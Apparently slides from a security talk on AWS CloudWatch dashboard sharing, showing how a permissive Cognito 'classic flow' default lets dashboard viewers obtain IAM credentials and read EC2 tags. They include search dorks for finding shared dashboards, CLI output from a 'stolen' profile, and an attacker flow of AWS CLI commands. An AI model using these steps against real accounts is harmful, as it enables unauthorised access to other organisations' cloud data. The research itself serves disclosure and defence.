```

```
ubuntu@WSL:~/cloudwatch-dashboard$ aws ec2 describe-tags --profile stolen --region eu-west-1
{
    "Tags": [
        {
            "Key": "Name",
            "ResourceId": "igw-04064d0[REDACTED]3",
            "ResourceType": "internet-gateway",
            "Value": "intgtwy-tec[REDACTED]"
        },
        {
            "Key": "Name",
            "ResourceId": "igw-09de5b1[REDACTED]3",
            "ResourceType": "internet-gateway",
            "Value": "ew1-he[REDACTED]-igw"
        },
        {
            "Key": "Contact",
            "ResourceId": "igw-0c4ba331[REDACTED]3",
            "ResourceType": "internet-gateway",
            "Value": "al[REDACTED]@withsecure.com"
        },
        {
            "Key": "CostCenter",
            "ResourceId": "igw-0c4ba331[REDACTED]3",
            "ResourceType": "internet-gateway",
            "Value": "37660"
        },
        {
            "Key": "DeploymentName",
            "ResourceId": "igw-0c4ba331[REDACTED]3",
            "ResourceType": "internet-gateway",
            "Value": "en1-[REDACTED]"
        }
    ]
}
```

Gone Hunting

Search for domains, IPs, filenames, hashes, ASNs

page.domain:cloudwatch.amazonaws.com

Q.Search X Help

Showing All Hits Details:Visible

Search results (11 / 11, sorted by date, took 2070ms)

URL	Age	Size	IPs	Ports	Country
1 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=hakata-dash&context=eyJ... IP: 2600:9000:275d:1400:9:1000:c680:93a1 · Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	14 hours Public 200	5 MB Via: manual	79	7	1 USA
2 URL: cloudwatch.amazonaws.com/cloudwatch/CloudWatch/data/plugins.GetPluginConfigs/20... IP: 2600:9000:251:9:1000:680:93a1 · Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	2 months Public 200	7 KB Via: manual	3	2	1 USA
3 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=VPN-Dashboard&context=eyJ... Redirect from: ypn.costaemeralda.monitor.itescs.com/ IP: 2600:9000:251:9:1000:c680:93a1 · Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	3 months Public 200	5 MB Via: automatic Src: certstream	83	6	1 USA
4 URL: cloudwatch.amazonaws.com/ IP: 2600:9000:2127:4:1000:c680:93a1 · Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	4 months Public 200	189 KB Via: api	3	3	1 USA
5 URL: monitoring.integ.cloudwatch.amazonaws.com/ IP: 3230:68:27 · PTR: ec2-3-230-68-27.compute-1.amazonaws.com Tags: phishingrod	6 months Public 200	199 B Via: api	1	1	1 USA
6 URL: cloudwatch.amazonaws.com/ IP: 2600:9000:215d:1200:9:1000:c680:93a1 · Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	8 months Public 200	151 KB Via: api	2	2	1 USA
7 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=NO-Overview&context=eyJ... Redirect from: url1.mallanyone.net/v1/?m=lnad73-00061f-3M6j+57e1b626c+vwU4eyL7Y3ljMvzkWub... IP: 2600:9000:214:ea00:1746:7c00:93a1 · Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	1 year Public 200	4 MB Via: manual	60	5	1 USA
8 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=UCI_Public&context=eyJ... IP: 2600:9000:225e:4600:1746:7c00:93a1 · Server: AmazonS3 Tags: falconsandbox	2 years Public 200	4 MB Via: api	53	4	1 USA
9 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=UCI_Public&context=eyJ... IP: 2600:9000:214:a00:1746:c00:93a1 · Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	2 years Public 200	4 MB Via: manual	53	4	1 USA
10 URL: cloudwatch.amazonaws.com/ Downloaded Files: download IP: 2600:9000:219:7000:1746:c7c00:93a1 · Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	2 years Public 200	1 KB Via: manual	1	1	1 USA
11 URL: cloudwatch.amazonaws.com/dashboard.html?dashboard=murphy-services&context=eyJ... Redirect from: murphy-services-dashboard.gorila.systems IP: 2600:9000:213:d00:1746:c7c00:93a1 · Server: AmazonS3 GeoIP: US - AS16509 (AMAZON-02, US)	3 years Public 200	531 KB Via: automatic Src: certstream	2	2	1 USA

(11 results in total, 11 shown)

Google

inurl:https://cloudwatch.amazonaws.com/dashboard.html -corporate

All Images Videos News Books Maps Flights More Tools

Amazon https://cloudwatch.amazonaws.com › dashboard

CloudWatch Dashboard Sharing - AWS

Amazon https://cloudwatch.amazonaws.com › dashboard

Signin Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Amazon https://cloudwatch.amazonaws.com › dashboard

Signin Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Amazon https://cloudwatch.amazonaws.com › dashboard

Signin Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Amazon https://cloudwatch.amazonaws.com › dashboard

Signin Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Amazon https://cloudwatch.amazonaws.com › dashboard

Signin Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Amazon https://cloudwatch.amazonaws.com › dashboard

Signin Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.



Amazon https://cloudwatch.amazonaws.com › dashboard

Signin Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Amazon https://cloudwatch.amazonaws.com › dashboard


Signin Sign in with your username and password. Username. Password. Forgot your password? logo. Sign in with your username and password. Username. Password.

Gone Hunting



Gone Hunting

of dashboards Publicly shared > # of dashboards username+password shared + # of dashboards SSO-shared



Is it such a big deal?

- Honestly, not really
- Amazon clearly advises against putting sensitive data in EC2 tags....
- ...but we all know customers don't follow this (PII, owner contact details, credentials...)

 **Warning**

Tag keys and their values are returned by many different API calls. Denying access to `DescribeTags` doesn't automatically deny access to tags returned by other APIs. As a best practice, we recommend that you do not include sensitive data in your tags.

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/Using_Tags.html

- Permissions of IAM role are canned, set by Amazon code
=users won't modify manually if *it works*™
 - *unless they want to add more features?*

More Features = More Permissions



logs table widgets
use custom widgets

logs:FilterLogEvents
logs:StartQuery
logs:StopQuery
logs:GetLogRecord
logs:DescribeLogGroups

"Resource": [
"SharedLogGroup1",
"SharedLogGroup2"
]

lambda:InvokeFunction

"Resource": ["Function1"]


summitroute.com/blog/2020/06/08/denial_of_wallet_attacks_on_aws/

Root Cause Analysis

[Documentation](#) > [Amazon Cognito](#) > API Reference

CreateIdentityPool

```
ubuntu@FSW3285:/mnt/c/Users/laripping/Documents/Research/cloudwatch-dashboard$ aws cognito-identity describe-identity-pool --identity-pool-id "us-east-1:853da62c" --region us-east-1
{
    "IdentityPoolId": "us-east-1:853da62c",
    "IdentityPoolName": "CW_ew1-testdashboard",
    "AllowUnauthenticatedIdentities": true,
    "CognitoIdentityProviders": [
        {
            "ProviderName": "cognito-idp.us-east-1.amazonaws.com/us-east-1_yyMg",
            "ClientId": "1n0oMg",
            "ServerSideTokenCheck": false
        }
    ],
    "IdentityPoolTags": {}
},
"DeveloperProviderName": "string",
"IdentityPoolId": "string",
"IdentityPoolName": "string",
"IdentityPoolTags": {
    "string" : "string"
},
"OpenIdConnectProviderARNs": [ "string" ],
"SamlProviderARNs": [ "string" ],
"SupportedLoginProviders": {
    "string" : "string"
}
}
```



Root Cause Analysis

The screenshot shows the AWS CloudWatch Metrics Insights interface. At the top, there is a green banner indicating that a dashboard has been successfully shared. Below the banner, the navigation path is CloudWatch > Dashboards > ew1-userpassdashboard. The dashboard title is "ew1-userpassdashboard". The log group is specified as /aws/eks/spartaCluster/cluster.

The main area displays a timeline of log events from 5000 ms to 80000 ms. A specific event is highlighted with a red box, showing its details. The event payload is as follows:

```
Request Payload
{
  "AllowUnauthenticatedIdentities": false,
  "IdentityPoolName": "CloudWatchDashboardSharing",
  ...
  "CognitoIdentityProviders": [
    {
      "ClientId": "62518aqf0dsj3juh77nfngml52",
      ...
      "ClientId": "62518aqf0dsj3juh77nfngml52",
      "ProviderName": "cognito-idp.us-east-1.amazonaws.com/us-east-1_yyYnKmDMg",
      "IdentityPoolName": "CloudWatchDashboardSharing"
    }
  ]
}
```

Root Cause Analysis



“Fail Open” in Cognito

aws / aws-cli

Issues 476

Code Pull requests 116 Discussions Actions Projects 1 Security

get-open-id-token allowed on identities from pools with no AllowClassicFlow value #7652

(closed)

github-actions added closing-soon closed-for-staleness and removed closing-soon on Aug 3, 2024

github-actions closed this as completed on Aug 7, 2024

default configuration was the
dition in Amazon Cognito.
released. This post will aim to
access, and to provide an in-
act evaluation, along with

https://docs.aws.amazon.com/cognito/latest/developing/Using_Tags.html

Commented [SB2]: This is a secure by default issue. When Amazon Cognito identity pools are created, if the allowClassicFlow field is not specified, it will default to True, allowing the use of classic flow. This was historically chosen when enhanced flow was introduced as to not break customers from creating new identity pools.

Affected Clients


Creating Cognito ID Pools Using:

Client	"Allow Classic Auth" default
Console	
CLI/SDKs	Uninitialised, effectively True
Terraform	

Affected Clients

Creating Cognito ID Pools Using:

Client	"Allow Classic Auth" default
Console	False, unless explicitly enabled
CLI/SDKs	Uninitialised, effectively True
Terraform	



```
ubuntu@FSW3285:/mnt/c/Users/laripping/Documents/Research/cloudwatch-dashboard$ aws cognito-identity describe-identity-pool --identity-pool-id "us-east-1:7d60b318-a6ef63" --region us-east-1
{
    "IdentityPoolId": "us-east-1:7d60b318-a6ef63",
    "IdentityPoolName": "tsaole-newIdentityPool",
    "AllowUnauthenticatedIdentities": true,
    "AllowClassicFlow": false,
    "IdentityPoolTags": {}
}
```

Affected Clients

Creating Cognito ID Pools Using:

Client	"Allow Classic Auth" default
Console	False, unless explicitly enabled
CLI/SDKs	Uninitialised, effectively True
Terraform	set by TF to False by default

- `allow_classic_flow` (Optional) - Enables or disables the classic / basic authentication flow. Default is `false`.

registry.terraform.io/providers/hashicorp/aws/latest/docs/resources/cognito_identity_pool#allow_classic_flow



IGHT IMMA HEAD OUT

Username & Password Sharing

The screenshot shows the AWS CloudWatch service dashboard sharing interface. The left sidebar lists various CloudWatch services: Favorites and recents, Dashboards, Alarms, Logs (Log groups, Log Anomalies, Live Tail, Logs Insights, Contributor Insights), Metrics, X-Ray traces, Events, Application Signals (New), Network monitoring, Insights, Settings (Getting Started, What's new). The main content area shows the path: CloudWatch > Dashboards > ew1-testdashboard-morewidgets > Share dashboard > Username and password. The title is "Share dashboard ew1-testdashboard-morewidgets". A large box highlights the "Add email addresses" input field where "@gmail.com" is typed. Below it, a note says "To be able to share logs or composite alarms from your account, you must follow the instructions in [Sharing CloudWatch Dashboards](#)". A blue arrow points from the right side of the "Please read" section to the "Add email addresses" field.

CloudWatch > Dashboards > ew1-testdashboard-morewidgets > Share dashboard > Username and password

Share dashboard ew1-testdashboard-morewidgets

Username and password protected dashboard

Add email addresses

Enter the email addresses of the people that you want to share the dashboard with. New users will receive a temporary password and will be prompted to set up their own password. Existing users can use their existing passwords.

Separate the email addresses with commas or semicolons. Maximum 5 email addresses allowed.

@gmail.com

To be able to share logs or composite alarms from your account, you must follow the instructions in [Sharing CloudWatch Dashboards](#).

Please read

- We recommend that you do not share dashboards if your account contains any sensitive information which you would not wish to share with the users with whom you are sharing the dashboard.
- Once you enable dashboard sharing, CloudWatch will generate a link for you to a web page which hosts the dashboard.
- The users that you specified above will be granted the following permissions: CloudWatch read-only permissions to alarms and contributor insights rules in the Dashboard which you share, and to all metrics and the names and tags of all EC2 instances in your account even if they are not shown in the Dashboard which you share. We recommend that you consider whether it is appropriate to make this information available to the users with whom you are sharing.
- To enable the users you specified above to access the web page, the following [Amazon Cognito](#) resources will be created in your account: Cognito user pool; Cognito users; Cognito app client; Cognito Identity pool and IAM role.
- For further information about dashboard sharing, including setting permissions to limit data which you share, [read our documentation](#).

Cancel Confirm and preview policy

Username & Password Sharing

Can 3rd parties get EC2 tags?

Username & Password Sharing

Can 3rd parties get EC2 tags?

Attacker Flow

1. ~~Acquire an identity from the Cognito Identity pool~~

```
$ aws cognito-identity get-id ...
```

2. An error occurred (NotAuthorizedException) when calling the GetId operation:
Unauthenticated access is not supported for this identity pool.
3. Trade OIDC token for temp IAM creds

```
$ aws sts assume-role-with-web-identity ...
```

4. Read EC2 tags

```
$ aws ec2 describe-tags
```



Username & Password Sharing


Can intended viewers get EC2 tags?

